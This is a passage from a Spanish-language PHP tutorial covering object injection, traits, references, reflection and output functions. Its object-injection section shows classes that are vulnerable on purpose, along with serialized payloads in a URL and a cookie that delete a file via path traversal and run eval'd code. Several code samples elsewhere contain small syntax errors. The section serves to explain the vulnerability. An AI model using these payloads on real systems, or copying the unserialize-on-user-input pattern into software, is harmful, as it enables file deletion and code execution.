Inyección de objetos PHP

PHP Object Injection es una vulnerabilidad de nivel de aplicación que podría permitir a un atacante realizar diferentes tipos de ataques maliciosos, como Inyección de código, Inyección de SQL, Trayectoria de ruta y Denegación de servicio de la aplicación, según el contexto. La vulnerabilidad se produce cuando la entrada suministrada por el usuario no está correctamente desinfectada antes de pasarla a la función PHP unserialize (). Dado que PHP permite la

serialización de objetos, los atacantes podrían pasar cadenas serializadas ad-hoc a una llamada vulnerable unserialize (), lo que resultaría en una inyección arbitraria de objetos PHP en el ámbito de la aplicación.

Para poder explotar con éxito una vulnerabilidad de PHP Object Injection se deben cumplir dos condiciones:

- La aplicación debe tener una clase que implemente un método mágico de PHP (como `__wakeup` o `__destruct`) que se pueda usar para llevar a cabo ataques maliciosos o para iniciar una "cadena POP".
- Todas las clases utilizadas durante el ataque deben declararse cuando se llama a la `unserialize()` vulnerable, de lo contrario, el objeto debe ser compatible con estas clases.

Ejemplo 1 - Ataque de travesía de camino

El siguiente ejemplo muestra una clase de PHP con un método explotable `__destruct` :

```
class Example1
{
   public $cache_file;

   function __construct()
   {
      // some PHP code...
   }

   function __destruct()
   {
      $file = "/var/www/cache/tmp/{$this->cache_file}";
      if (file_exists($file)) @unlink($file);
   }
}

// some PHP code...

$user_data = unserialize($_GET['data']);

// some PHP code...
```

En este ejemplo, un atacante podría eliminar un archivo arbitrario a través de un ataque de Travesía de ruta, por ejemplo, para solicitar la siguiente URL:

```
http://testsite.com/vuln.php?data=O:8:"Example1":1:{s:10:"cache_file";s:15:"../../index.php";}
```

Ejemplo 2 - Código de ataque de inyección

El siguiente ejemplo muestra una clase de PHP con un método __wakeup explotable:

```
class Example2
{
   private $hook;

   function __construct()
   {
```

```
      // some PHP code...
   }

   function __wakeup()
   {
      if (isset($this->hook)) eval($this->hook);
   }
}

// some PHP code...

$user_data = unserialize($_COOKIE['data']);

// some PHP code...
```

En este ejemplo, un atacante podría realizar un ataque de inyección de código enviando una solicitud HTTP como esta:

```
GET /vuln.php HTTP/1.0
Host: testsite.com
Cookie:
data=O%3A8%3A%22Example2%22%3A1%3A%7Bs%3A14%3A%22%00Example2%00hook%22%3Bs%3A10%3A%22phpinfo%28%29%3B%2

Connection: close
```

Donde el parámetro de cookie "datos" ha sido generado por el siguiente script:

```
class Example2
{
   private $hook = "phpinfo();";
}

print urlencode(serialize(new Example2));
```

Lea Publicación por entregas en línea: https://riptutorial.com/es/php/topic/2487/publicacion-por-entregas

Capítulo 83: Rasgos

Examples

Rasgos para facilitar la reutilización de código horizontal.

Digamos que tenemos una interfaz para el registro:

```
interface Logger {
    function log($message);
}
```

Ahora digamos que tenemos dos implementaciones concretas del `Logger` interfaz: la `FileLogger` y la `ConsoleLogger` .

```
class FileLogger implements Logger {
    public function log($message) {
        // Append log message to some file
    }
}

class ConsoleLogger implements Logger {
    public function log($message) {
        // Log message to the console
    }
}
```

Ahora, si define alguna otra clase de `Foo` que también desee poder realizar tareas de registro, podría hacer algo como esto:

```
class Foo implements Logger {
    private $logger;

    public function setLogger(Logger $logger) {
        $this->logger = $logger;
    }

    public function log($message) {
        if ($this->logger) {
            $this->logger->log($message);
        }
    }
}
```

`Foo` es ahora también un `Logger` , pero su funcionalidad depende del `Logger` la aplicación que se le pasa a través de `setLogger()` . Si ahora queremos que la clase `Bar` tenga también este mecanismo de registro, tendríamos que duplicar esta lógica en la clase `Bar` .

En lugar de duplicar el código, se puede definir un rasgo:

```
trait LoggableTrait {
```

```
    protected $logger;

    public function setLogger(Logger $logger) {
        $this->logger = $logger;
    }

    public function log($message) {
        if ($this->logger) {
            $this->logger->log($message);
        }
    }
}
```

Ahora que hemos definido la lógica en un rasgo, podemos usar el rasgo para agregar la lógica a las clases `Foo` y `Bar` :

```
class Foo {
    use LoggableTrait;
}

class Bar {
    use LoggableTrait;
}
```

Y, por ejemplo, podemos usar la clase `Foo` como esta:

```
$foo = new Foo();
$foo->setLogger( new FileLogger() );

//note how we use the trait as a 'proxy' to call the Logger's log method on the Foo instance
$foo->log('my beautiful message');
```

La resolución de conflictos

Tratar de usar varios rasgos en una clase podría resultar en problemas que involucren métodos conflictivos. Necesita resolver tales conflictos manualmente.

Por ejemplo, vamos a crear esta jerarquía:

```
trait MeowTrait {
    public function say() {
        print "Meow \n";
    }
}

trait WoofTrait {
    public function say() {
        print "Woof \n";
    }
}

abstract class UnMuteAnimals {
    abstract function say();
}
```

```
class Dog extends UnMuteAnimals {
    use WoofTrait;
}

class Cat extends UnMuteAnimals {
    use MeowTrait;
}
```

Ahora, vamos a tratar de crear la siguiente clase:

```
class TalkingParrot extends UnMuteAnimals {
    use MeowTrait, WoofTrait;
}
```

El intérprete php devolverá un error fatal:

> **Error** grave **: el** método del rasgo dice que no se ha aplicado, porque hay colisiones con otros métodos del rasgo en TalkingParrot

Para resolver este conflicto, podríamos hacer esto:

- utilizar palabras clave `insteadof` utilizar el método de un rasgo en lugar de método desde otro rasgo
- cree un alias para el método con una construcción como `WoofTrait::say as sayAsDog;`

```
class TalkingParrotV2 extends UnMuteAnimals {
    use MeowTrait, WoofTrait {
        MeowTrait::say insteadof WoofTrait;
        WoofTrait::say as sayAsDog;
    }
}

$talkingParrot = new TalkingParrotV2();
$talkingParrot->say();
$talkingParrot->sayAsDog();
```

Este código producirá la siguiente salida:

> maullar
> Guau

Uso de múltiples rasgos

```
trait Hello {
    public function sayHello() {
        echo 'Hello ';
    }
}

trait World {
    public function sayWorld() {
        echo 'World';
    }
}
```

```
class MyHelloWorld {
    use Hello, World;
    public function sayExclamationMark() {
        echo '!';
    }
}

$o = new MyHelloWorld();
$o->sayHello();
$o->sayWorld();
$o->sayExclamationMark();
```

El ejemplo anterior dará como resultado:

```
Hello World!
```

Modificación de la visibilidad del método

```
trait HelloWorld {
    public function sayHello() {
        echo 'Hello World!';
    }
}

// Change visibility of sayHello
class MyClass1 {
    use HelloWorld { sayHello as protected; }
}

// Alias method with changed visibility
// sayHello visibility not changed
class MyClass2 {
    use HelloWorld { sayHello as private myPrivateHello; }
}
```

Ejecutando este ejemplo:

```
(new MyClass1())->sayHello();
// Fatal error: Uncaught Error: Call to protected method MyClass1::sayHello()

(new MyClass2())->myPrivateHello();
// Fatal error: Uncaught Error: Call to private method MyClass2::myPrivateHello()

(new MyClass2())->sayHello();
// Hello World!
```

Entonces, tenga en cuenta que en el último ejemplo en `MyClass2` el método sin alias original de la `trait HelloWorld` permanece accesible tal como está.

¿Qué es un rasgo?

PHP solo permite herencia individual. En otras palabras, una clase solo puede `extend` otra clase. Pero, ¿qué sucede si necesita incluir algo que no pertenece a la clase principal? Antes de PHP

5.4, tendría que ser creativo, pero en 5.4 se introdujeron rasgos. Los rasgos te permiten básicamente "copiar y pegar" una parte de una clase en tu clase principal

```
trait Talk {
    /** @var string */
    public $phrase = 'Well Wilbur...';
    public function speak() {
         echo $this->phrase;
    }
}

class MrEd extends Horse {
    use Talk;
    public function __construct() {
         $this->speak();
    }

    public function setPhrase($phrase) {
         $this->phrase = $phrase;
    }
}
```

Así que aquí tenemos a `MrEd` , que ya está extendiendo `Horse` . Pero no todos los caballos `Talk` , así que tenemos un rasgo para eso. Notemos lo que esto está haciendo

En primer lugar, definimos nuestro rasgo. Podemos usarlo con la carga automática y los espacios de nombres (consulte también Cómo hacer referencia a una clase o función en un espacio de nombres). Luego lo incluimos en nuestra clase `MrEd` con el `use` palabras clave.

Notará que `MrEd` utiliza las funciones y variables de `Talk` sin definirlas. ¿Recuerdas lo que dijimos sobre **copiar y pegar** ? Estas funciones y variables están todas definidas dentro de la clase ahora, como si esta clase las hubiera definido.

Los rasgos están más estrechamente relacionados con las clases abstractas, ya que puede definir variables y funciones. Tampoco puede crear una instancia de un rasgo directamente (es decir, un `new Trait()`). Los rasgos no pueden obligar a una clase a definir implícitamente una función como una clase abstracta o una interfaz puede. Los rasgos son **solo** para definiciones explícitas (ya que puede `implement` tantas Interfaces como desee, consulte Interfaces).

¿Cuándo debo usar un rasgo?

Lo primero que debe hacer, al considerar un Rasgo, es hacerse esta pregunta importante

> ¿Puedo evitar usar un Rasgo reestructurando mi código?

La mayoría de las veces, la respuesta será *Sí* . Los rasgos son casos de borde causados por herencia única. La tentación de mal uso o uso excesivo de los rasgos puede ser alta. Pero tenga en cuenta que un Rasgo introduce otra fuente para su código, lo que significa que hay otra capa de complejidad. En el ejemplo aquí, solo estamos tratando con 3 clases. Pero Rasgos significa que ahora puedes lidiar con mucho más que eso. Para cada Rasgo, su clase se vuelve mucho más difícil de tratar, ya que ahora debe consultar cada Rasgo para averiguar qué define (y

potencialmente dónde ocurrió una colisión, vea Resolución de conflictos). Idealmente, debes mantener la menor cantidad posible de Rasgos en tu código.

Rasgos para mantener las clases limpias

Con el tiempo, nuestras clases pueden implementar más y más interfaces. Cuando estas interfaces tienen muchos métodos, el número total de métodos en nuestra clase será muy grande.

Por ejemplo, supongamos que tenemos dos interfaces y una clase que las implementa:

```
interface Printable {
    public function print();
    //other interface methods...
}

interface Cacheable {
    //interface methods
}

class Article implements Cachable, Printable {
    //here we must implement all the interface methods
    public function print(){ {
        /* code to print the article */
    }
}
```

En lugar de implementar todos los métodos de interfaz dentro de la clase de `Article` , podríamos usar Rasgos separados para implementar estas interfaces, **manteniendo la clase más pequeña y separando el código de la implementación de la interfaz de la clase.**

A partir del ejemplo, para implementar la interfaz de `Printable` , podríamos crear este rasgo:

```
trait PrintableArticle {
    //implements here the interface methods
    public function print() {
        /* code to print the article */
    }
}
```

y hacer que la clase use el rasgo:

```
class Article implements Cachable, Printable {
    use PrintableArticle;
    use CacheableArticle;
}
```

Los beneficios principales serían que nuestros métodos de implementación de la interfaz se separarán del resto de la clase y se almacenarán en un rasgo que tiene la **responsabilidad exclusiva de implementar la interfaz para ese tipo de objeto en particular.**

Implementando un Singleton usando Rasgos

Descargo de responsabilidad : de *ninguna manera este ejemplo aboga por el uso de singletons. Los Singletons se deben usar con mucho cuidado.*

En PHP hay una forma bastante estándar de implementar un singleton:

```
public class Singleton {
    private $instance;

    private function __construct() { };

    public function getInstance() {
        if (!self::$instance) {
            // new self() is 'basically' equivalent to new Singleton()
            self::$instance = new self();
        }

        return self::$instance;
    }

    // Prevent cloning of the instance
    protected function __clone() { }

    // Prevent serialization of the instance
    protected function __sleep() { }

    // Prevent deserialization of the instance
    protected function __wakeup() { }
}
```

Para evitar la duplicación de código, es una buena idea extraer este comportamiento en un rasgo.

```
trait SingletonTrait {
    private $instance;

    protected function __construct() { };

    public function getInstance() {
        if (!self::$instance) {
            // new self() will refer to the class that uses the trait
            self::$instance = new self();
        }

        return self::$instance;
    }

    protected function __clone() { }
    protected function __sleep() { }
    protected function __wakeup() { }
}
```

Ahora, cualquier clase que quiera funcionar como un singleton puede simplemente usar el rasgo:

```
class MyClass {
    use SingletonTrait;
}

// Error! Constructor is not publicly accessible
```

```
$myClass = new MyClass();

$myClass = MyClass::getInstance();

// All calls below will fail due to method visibility
$myClassCopy = clone $myClass; // Error!
$serializedMyClass = serialize($myClass); // Error!
$myClass = deserialize($serializedMyclass); // Error!
```

Aunque ahora es imposible serializar un singleton, también es útil no permitir el método de deserialización.

Lea Rasgos en línea: https://riptutorial.com/es/php/topic/999/rasgos

Capítulo 84: Recetas

Introducción

Este tema es una colección de soluciones para tareas comunes en PHP. Los ejemplos proporcionados aquí le ayudarán a superar un problema específico. Ya deberías estar familiarizado con los conceptos básicos de PHP.

Examples

Crear un contador de visitas al sitio

```
<?php
$visit = 1;

if(file_exists("counter.txt"))
{
    $fp    = fopen("counter.txt", "r");
    $visit = fread($fp, 4);
    $visit = $visit + 1;
}

$fp = fopen("counter.txt", "w");
fwrite($fp, $visit);
echo "Total Site Visits: " . $visit;
fclose($fp);
```

Lea Recetas en línea: https://riptutorial.com/es/php/topic/8220/recetas

Capítulo 85: Recopilación de errores y advertencias.

Examples

Aviso: índice indefinido

Apariencia:

Intentar acceder a una matriz mediante una clave que no existe en la matriz

Solución posible :

Compruebe la disponibilidad antes de acceder a ella. Utilizar:

1. `isset()`
2. `array_key_exists()`

Advertencia: no se puede modificar la información del encabezado - los encabezados ya enviados

Apariencia:

Ocurre cuando su secuencia de comandos intenta enviar un encabezado HTTP al cliente, pero ya hubo salida antes, lo que dio lugar a que los encabezados ya se enviaran al cliente.

Posibles causas :

1. *Imprimir, eco: el* resultado de las declaraciones de impresión y eco terminará la oportunidad de enviar encabezados HTTP. El flujo de aplicación debe ser reestructurado para evitar eso.

2. *Áreas HTML sin procesar: las* secciones HTML sin analizar en un archivo .php también son de salida directa. Las condiciones de script que activarán una llamada de `header()` deben anotarse antes de cualquier bloque sin formato.

```
<!DOCTYPE html>
<?php
     // Too late for headers already.
```

3. *Espacio en blanco antes de `<?php` para las advertencias de "script.php línea 1":* si la advertencia se refiere a la salida en la línea 1, en su mayoría es espacio en blanco, texto o HTML antes de la apertura del token `<?php` .

```
<?php
# There's a SINGLE space/newline before <? - Which already seals it.
```

Referencia de SO respuesta por Mario

Error de análisis: error de sintaxis, T_PAAMAYIM_NEKUDOTAYIM inesperado

Apariencia:

"Paamayim Nekudotayim" significa "doble colon" en hebreo; por lo tanto, este error se refiere al uso inapropiado del operador de dos puntos (`::` . El error suele deberse a un intento de llamar a un método estático que, de hecho, no es estático.

Solución posible:

```
$classname::doMethod();
```

Si el código anterior causa este error, lo más probable es que necesite simplemente cambiar la forma en que llama al método:

```
$classname->doMethod();
```

El último ejemplo asume que `$classname` es una instancia de una clase, y el `doMethod()` no es un método estático de esa clase.

Lea Recopilación de errores y advertencias. en línea: https://riptutorial.com/es/php/topic/3509/recopilacion-de-errores-y-advertencias-

Capítulo 86: Referencias

Sintaxis

- `$foo = 1; $bar = &$foo; // both $foo and $bar point to the same value: 1`
- `$var = 1; function calc(&$var) { $var *= 15; } calc($var); echo $var;`

Observaciones

Al asignar dos variables por referencia, ambas variables apuntan al mismo valor. Tomemos el siguiente ejemplo:

```
$foo = 1;
$bar = &$foo;
```

`$foo` ***no*** apunta a `$bar` . `$foo` y `$bar` apuntan al mismo valor de `$foo` , que es `1` . Para ilustrar:

```
$baz = &$bar;
unset($bar);
$baz++;
```

Si tuviéramos `points to` relación, esto se rompería ahora después de `unset()` ; en cambio, `$foo` y `$baz` siguen apuntando al mismo valor, que es `2` .

Examples

Asignar por referencia

Esta es la primera fase de referencia. Esencialmente, cuando asigna por referencia , está permitiendo que dos variables compartan el mismo valor como tal.

```
$foo = &$bar;
```

`$foo` y `$bar` son iguales aquí. No **se** apuntan el uno al otro. Señalan al mismo lugar (*el "valor"*).

También puede asignar por referencia dentro de la construcción del lenguaje *`array()`* . Si bien no es estrictamente una asignación por referencia.

```
$foo = 'hi';
$bar = array(1, 2);
$array = array(&$foo, &$bar[0]);
```

> **Tenga en cuenta** , sin embargo, que las referencias dentro de matrices son potencialmente peligrosas. Hacer una asignación normal (no por referencia) con una referencia en el lado derecho no convierte el lado izquierdo en una referencia, pero las

> referencias dentro de las matrices se conservan en estas asignaciones normales. Esto también se aplica a las llamadas de función donde la matriz se pasa por valor.

La asignación por referencia no solo se limita a las variables y matrices, sino que también están presentes para las funciones y todas las asociaciones "paso por referencia".

```
function incrementArray(&$arr) {
    foreach ($arr as &$val) {
        $val++;
    }
}

function &getArray() {
    static $arr = [1, 2, 3];
    return $arr;
}

incrementArray(getArray());
var_dump(getArray()); // prints an array [2, 3, 4]
```

La asignación es clave dentro de la definición de la función anterior. No **puede** pasar una expresión por referencia, solo un valor / variable. De ahí la instanciación de `$a` en la `bar()` .

Devolución por referencia

Ocasionalmente, llega un momento para que usted pueda regresar implícitamente por referencia.

> Devolver por referencia es útil cuando desea utilizar una función para encontrar a qué variable debe enlazarse una referencia. No utilice el retorno por referencia para aumentar el rendimiento. El motor automáticamente optimizará esto por su cuenta. Solo devuelva las referencias cuando tenga una razón técnica válida para hacerlo.

Tomado de la documentación de PHP para devolver por referencia .

Hay muchas formas diferentes que puede tomar devolver por referencia, incluido el siguiente ejemplo:

```
function parent(&$var) {
    echo $var;
    $var = "updated";
}

function &child() {
    static $a = "test";
    return $a;
}

parent(child()); // returns "test"
parent(child()); // returns "updated"
```

La devolución por referencia no solo se limita a las referencias de funciones. También tiene la capacidad de llamar implícitamente a la función:

```
function &myFunction() {
    static $a = 'foo';
    return $a;
}

$bar = &myFunction();
$bar = "updated"
echo myFunction();
```

No puede hacer *referencia* directamente a una llamada de función, debe asignarse a una variable antes de utilizarla. Para ver cómo funciona, simplemente intente `echo &myFunction();` .

Notas

- Es necesario que especifique una referencia (`&`) en los dos lugares en los que pretende usarla. Eso significa, para su definición de función (`function &myFunction() {...`) y en la referencia de llamada (`function callFunction(&$variable) {...` o `&myFunction();`).
- Solo puedes devolver una variable por referencia. De ahí la instanciación de `$a` en el ejemplo anterior. Esto significa que no puede devolver una expresión, de lo contrario se generará un error PHP **`E_NOTICE`** (*`Notice: Only variable references should be returned by reference in ......`*).
- El retorno por referencia tiene casos de uso legítimos, pero debo advertir que deben usarse con moderación, solo después de explorar todas las demás opciones posibles para lograr el mismo objetivo.

Pasar por referencia

Esto le permite pasar una variable por referencia a una función o elemento que le permite modificar la variable original.

El paso por referencia no se limita solo a las variables, lo siguiente también se puede pasar por referencia:

- Nuevas declaraciones, por ejemplo, `foo(new SomeClass)`
- Referencias devueltas desde funciones

Arrays

Un uso común de "pasar por referencia" es modificar los valores iniciales dentro de una matriz sin llegar al extremo de crear nuevas matrices o ensuciar su espacio de nombres. El paso por referencia es tan simple como precediendo / prefijando la variable con un `&` => `&$myElement` .

A continuación se muestra un ejemplo de cómo aprovechar un elemento de una matriz y simplemente agregar 1 a su valor inicial.

```
$arr = array(1, 2, 3, 4, 5);

foreach($arr as &$num) {
    $num++;
}
```

Ahora, cuando aproveche cualquier elemento dentro de `$arr` , el elemento original se actualizará a medida que se incrementa la referencia. Puedes verificar esto por:

```
print_r($arr);
```

> **Nota**
>
> Debe tomar nota al utilizar el pase por referencia dentro de los bucles. Al final del bucle anterior, `$num` todavía contiene una referencia al último elemento de la matriz. ¡Asignarlo a un bucle posterior terminará manipulando el último elemento de la matriz! Puede asegurarse de que esto no suceda `unset()` después del bucle:
>
> ```
> $myArray = array(1, 2, 3, 4, 5);
>
> foreach($myArray as &$num) {
>    $num++;
> }
> unset($num);
> ```
>
> Lo anterior asegurará que no se encuentre con ningún problema. Un ejemplo de los problemas que podrían relacionarse con esto está presente en esta pregunta en StackOverflow .

Funciones

Otro uso común para pasar por referencia es dentro de las funciones. Modificar la variable original es tan simple como:

```
$var = 5;
// define
function add(&$var) {
    $var++;
}
// call
add($var);
```

Lo cual se puede verificar haciendo `echo` de la variable original.

```
echo $var;
```

Existen varias restricciones en cuanto a las funciones, como se indica a continuación en la documentación de PHP:

Nota: No hay ningún signo de referencia en una llamada de función, solo en las definiciones de función. Las definiciones de funciones solas son suficientes para pasar correctamente el argumento por referencia. A partir de PHP 5.3.0, recibirá una advertencia que dice que el "paso por referencia en tiempo de llamada" está en desuso cuando usa & in foo (& $ a) ;. Y a partir de PHP 5.4.0, se eliminó el paso por referencia del tiempo de llamada, por lo que su uso generará un error fatal.

Lea Referencias en línea: https://riptutorial.com/es/php/topic/3468/referencias

Capítulo 87: Reflexión

Examples

Acceso a variables de miembros privados y protegidos.

La reflexión se utiliza a menudo como parte de las pruebas de software, como para la creación / creación de instancias de objetos simulados en tiempo de ejecución. También es ideal para inspeccionar el estado de un objeto en un momento dado. Este es un ejemplo del uso de Reflexión en una prueba unitaria para verificar que un miembro de clase protegido contenga el valor esperado.

A continuación se muestra una clase muy básica para un coche. Tiene una variable miembro protegida que contendrá el valor que representa el color del automóvil. Debido a que la variable miembro está protegida, no podemos acceder a ella directamente y debemos usar un método de obtención y configuración para recuperar y establecer su valor respectivamente.

```
class Car
{
    protected $color

    public function setColor($color)
    {
        $this->color = $color;
    }

    public function getColor($color)
    {
        return $this->color;
    }
}
```

Para probar esto, muchos desarrolladores crearán un objeto Car, establecerán el color del auto usando `Car::setColor()` , recuperarán el color usando `Car::getColor()` y compararán ese valor con el color que establecieron:

```
/**
 * @test
 * @covers     \Car::setColor
 */
public function testSetColor()
{
    $color = 'Red';

    $car = new \Car();
    $car->setColor($color);
    $getColor = $car->getColor();

    $this->assertEquals($color, $reflectionColor);
}
```

En la superficie esto parece estar bien. Después de todo, todo lo que hace `Car::getColor()` es devolver el valor de la variable miembro protegida `Car::$color` . Pero esta prueba es defectuosa de dos maneras:

1. Ejercita `Car::getColor()` que está fuera del alcance de esta prueba.
2. Depende de `Car::getColor()` que puede tener un error que puede hacer que la prueba tenga un falso positivo o negativo

Veamos por qué no deberíamos usar `Car::getColor()` en nuestra prueba de unidad y deberíamos usar Reflection en su lugar. Digamos que a un desarrollador se le asigna una tarea para agregar "Metallic" a cada color de automóvil. Así que intentan modificar el `Car::getColor()` para anteponer "Metallic" al color del auto:

```
class Car
{
    protected $color

    public function setColor($color)
    {
        $this->color = $color;
    }

    public function getColor($color)
    {
        return "Metallic "; $this->color;
    }
}
```

¿Ves el error? El desarrollador usó un punto y coma en lugar del operador de concatenación en un intento de agregar "Metallic" al color del auto. Como resultado, siempre que se `Car::getColor()` , se devolverá "Metallic" independientemente del color real del auto. Como resultado, nuestra prueba de la unidad `Car::setColor()` fallará *a pesar de que* `Car::setColor()` *funciona perfectamente bien y no se vio afectado por este cambio* .

Entonces, ¿cómo verificamos que `Car::$color` contiene el valor que estamos configurando a través de `Car::setColor()` ? Podemos usar la Refelección para inspeccionar la variable miembro protegida directamente. Entonces, ¿cómo hacemos *eso* ? Podemos usar la Refelección para hacer que la variable miembro protegida sea accesible a nuestro código para que pueda recuperar el valor.

Veamos primero el código y luego lo desglosamos:

```
/**
 * @test
 * @covers     \Car::setColor
 */
public function testSetColor()
{
    $color = 'Red';

    $car = new \Car();
    $car->setColor($color);
```

```
    $reflectionOfCar = new \ReflectionObject($car);
    $protectedColor = $reflectionOfForm->getProperty('color');
    $protectedColor->setAccessible(true);
    $reflectionColor = $protectedColor->getValue($car);

    $this->assertEquals($color, $reflectionColor);
}
```

Aquí es cómo estamos utilizando Reflection para obtener el valor de `Car::$color` en el código anterior:

1. Creamos un nuevo ReflectionObject que representa nuestro objeto Car.
2. Obtenemos una propiedad ReflectionProperty for `Car::$color` (esto "representa" la variable `Car::$color`)
3. Hacemos `Car::$color` accesible
4. Obtenemos el valor de `Car::$color`

Como puede ver al usar Reflection, podemos obtener el valor de `Car::$color` sin tener que llamar a `Car::getColor()` o cualquier otra función de acceso que pueda causar resultados de prueba no válidos. Ahora nuestra prueba de unidad para `Car::setColor()` es segura y precisa.

Detección de características de clases u objetos.

La detección de características de clases se puede realizar en parte con las funciones `property_exists` y `method_exists` .

```
class MyClass {
    public $public_field;
    protected $protected_field;
    private $private_field;
    static $static_field;
    const CONSTANT = 0;
    public function public_function() {}
    protected function protected_function() {}
    private function private_function() {}
    static function static_function() {}
}

// check properties
$check = property_exists('MyClass', 'public_field');    // true
$check = property_exists('MyClass', 'protected_field'); // true
$check = property_exists('MyClass', 'private_field');   // true, as of PHP 5.3.0
$check = property_exists('MyClass', 'static_field');    // true
$check = property_exists('MyClass', 'other_field');     // false

// check methods
$check = method_exists('MyClass', 'public_function');    // true
$check = method_exists('MyClass', 'protected_function');    // true
$check = method_exists('MyClass', 'private_function');    // true
$check = method_exists('MyClass', 'static_function');    // true

// however...
$check = property_exists('MyClass', 'CONSTANT');  // false
$check = property_exists($object, 'CONSTANT');    // false
```

Con una `ReflectionClass` , también se pueden detectar constantes:

```
$r = new ReflectionClass('MyClass');
$check = $r->hasProperty('public_field');  // true
$check = $r->hasMethod('public_function'); // true
$check = $r->hasConstant('CONSTANT');      // true
// also works for protected, private and/or static members.
```

Nota: para `property_exists` y `method_exists` , también se puede proporcionar un objeto de la clase de interés en lugar del nombre de la clase. Usando la reflexión, la clase `ReflectionObject` debe usarse en lugar de `ReflectionClass` .

Prueba de métodos privados / protegidos

A veces es útil probar métodos privados y protegidos, así como métodos públicos.

```
class Car
{
    /**
     * @param mixed $argument
     *
     * @return mixed
     */
    protected function drive($argument)
    {
        return $argument;
    }

    /**
     * @return bool
     */
    private static function stop()
    {
        return true;
    }
}
```

La forma más fácil de probar el método de manejo es usando la reflexión

```
class DriveTest
{
    /**
     * @test
     */
    public function testDrive()
    {
        // prepare
        $argument = 1;
        $expected = $argument;
        $car = new \Car();

        $reflection = new ReflectionClass(\Car::class);
        $method = $reflection->getMethod('drive');
        $method->setAccessible(true);

        // invoke logic
```

```
        $result = $method->invokeArgs($car, [$argument]);

        // test
        $this->assertEquals($expected, $result);
    }
}
```

Si el método es estático, se pasa nulo en lugar de la instancia de clase.

```
class StopTest
{
    /**
     * @test
     */
    public function testStop()
    {
        // prepare
        $expected = true;

        $reflection = new ReflectionClass(\Car::class);
        $method = $reflection->getMethod('stop');
        $method->setAccessible(true);

        // invoke logic
        $result = $method->invoke(null);

        // test
        $this->assertEquals($expected, $result);
    }
}
```

Lea Reflexión en línea: https://riptutorial.com/es/php/topic/685/reflexion

Capítulo 88: Salida del valor de una variable

Introducción

Para construir un programa PHP dinámico e interactivo, es útil generar variables y sus valores. El lenguaje PHP permite múltiples métodos de salida de valor. Este tema cubre los métodos estándar de impresión de un valor en PHP y dónde se pueden usar estos métodos.

Observaciones

Las variables en PHP vienen en una variedad de tipos. Dependiendo del caso de uso, es posible que desee enviarlos al navegador como HTML renderizado, generarlos para la depuración o enviarlos al terminal (si ejecuta una aplicación a través de la línea de comandos).

A continuación se muestran algunos de los métodos y construcciones de lenguaje más utilizados para generar variables:

- `echo` - Da salida a una o más cadenas
- `print` : genera una cadena y devuelve `1` (siempre)
- `printf` : genera una cadena formateada y devuelve la longitud de la cadena generada
- `sprintf` - Formatea una cadena y devuelve la cadena formateada
- `print_r` - Produce o devuelve el contenido del argumento como una cadena legible para el ser humano
- `var_dump` : `var_dump` información de depuración legible para el ser humano sobre el contenido de los argumentos, incluido su tipo y valor
- `var_export` : `var_export` o devuelve una representación de cadena de la variable como código PHP válido, que se puede usar para recrear el valor.

  Nota: Cuando se intenta generar un objeto como una cadena, PHP intentará convertirlo en una cadena (llamando a `__toString()` - si el objeto tiene tal método). Si no está disponible, un error similar a `Object of class [CLASS] could not be converted to string` . En este caso, tendrá que inspeccionar el objeto más a fondo, consulte: salida-una-vista-estructurada-de-arreglos-y-objetos .

Examples

hacer eco e imprimir

`echo` e `print` son construcciones de lenguaje, no funciones. Esto significa que no requieren paréntesis alrededor del argumento como lo hace una función (aunque uno siempre puede agregar paréntesis alrededor de casi cualquier expresión PHP y, por lo tanto, `echo("test")` tampoco hará ningún daño). Producen la representación de cadena de una variable, constante o expresión. No se pueden utilizar para imprimir matrices u objetos.

- Asigna la cadena `Joel` a la variable `$name`

```
$name = "Joel";
```

- Muestra el valor de $ name usando `echo` & `print`

```
echo $name;   #> Joel
print $name;  #> Joel
```

- Los paréntesis no son necesarios, pero pueden ser utilizados

```
echo($name);  #> Joel
print($name); #> Joel
```

- Usando múltiples parámetros (solo `echo`)

```
echo $name, "Smith";       #> JoelSmith
echo($name, " ", "Smith"); #> Joel Smith
```

- `print` , a diferencia de `echo` , es una expresión (devuelve `1`), y por lo tanto puede usarse en más lugares:

```
print("hey") && print(" ") && print("you"); #> you11
```

- Lo anterior es equivalente a:

```
print ("hey" && (print (" " && print "you"))); #> you11
```

Notación abreviada de `echo`

Cuando está fuera de las etiquetas PHP , una notación abreviada de `echo` está disponible de forma predeterminada, utilizando `<?=` Para comenzar la salida y `?>` Para finalizarla. Por ejemplo:

```
<p><?=$variable?></p>
<p><?= "This is also PHP" ?></p>
```

Tenga en cuenta que no hay terminación `;` . Esto funciona porque la etiqueta PHP de cierre actúa como el terminador de la declaración única. Por lo tanto, es convencional omitir el punto y coma en esta notación abreviada.

Prioridad de `print`

Si bien la `print` es lenguaje de construcción tiene prioridad como operador. Se ubica entre `= += -= *= **= /= .= %= &= and` operadores y ha dejado asociación. Ejemplo:

```
echo '1' . print '2' + 3; //output 511
```

Mismo ejemplo con paréntesis:

```
echo '1' . print ('2' + 3); //output 511
```

Diferencias entre `echo` e `print`

En resumen, hay dos diferencias principales:

- `print` solo toma un parámetro, mientras que el `echo` puede tener múltiples parámetros.
- `print` devuelve un valor, por lo que se puede utilizar como una expresión.

Salida de una vista estructurada de arrays y objetos

`print_r()` - Arreglos y objetos *de salida para la depuración*

`print_r` generará un formato legible por humanos de una matriz u objeto.

Puede tener una variable que sea una matriz u objeto. Intentar emitirlo con un `echo` arrojará el error:
`Notice: Array to string conversion` . En su lugar, puede usar la función `print_r` para volcar un formato legible por humanos de esta variable.

> Puede pasar **verdadero** como segundo parámetro para devolver el contenido como una cadena.

```
$myobject = new stdClass();
$myobject->myvalue = 'Hello World';
$myarray = [ "Hello", "World" ];
$mystring = "Hello World";
$myint = 42;

// Using print_r we can view the data the array holds.
print_r($myobject);
print_r($myarray);
print_r($mystring);
print_r($myint);
```

Esto da como resultado lo siguiente:

```
stdClass Object
(
    [myvalue] => Hello World
)
Array
(
    [0] => Hello
    [1] => World
)
Hello World
42
```

Además, la salida de `print_r` se puede capturar como una cadena, en lugar de simplemente hacer eco. Por ejemplo, el siguiente código `$myarray` versión formateada de `$myarray` en una nueva variable:

```
$formatted_array = print_r($myarray, true);
```

Tenga en cuenta que si está viendo la salida de PHP en un navegador y se interpreta como HTML, los saltos de línea no se mostrarán y la salida será mucho menos legible a menos que haga algo como

```
echo '<pre>' . print_r($myarray, true) . '</pre>';
```

> Al abrir el código fuente de una página también se formateará su variable de la misma manera sin el uso de la etiqueta `<pre>` .

Alternativamente, puede decirle al navegador que lo que está generando es texto simple y no HTML:

```
header('Content-Type: text/plain; charset=utf-8');
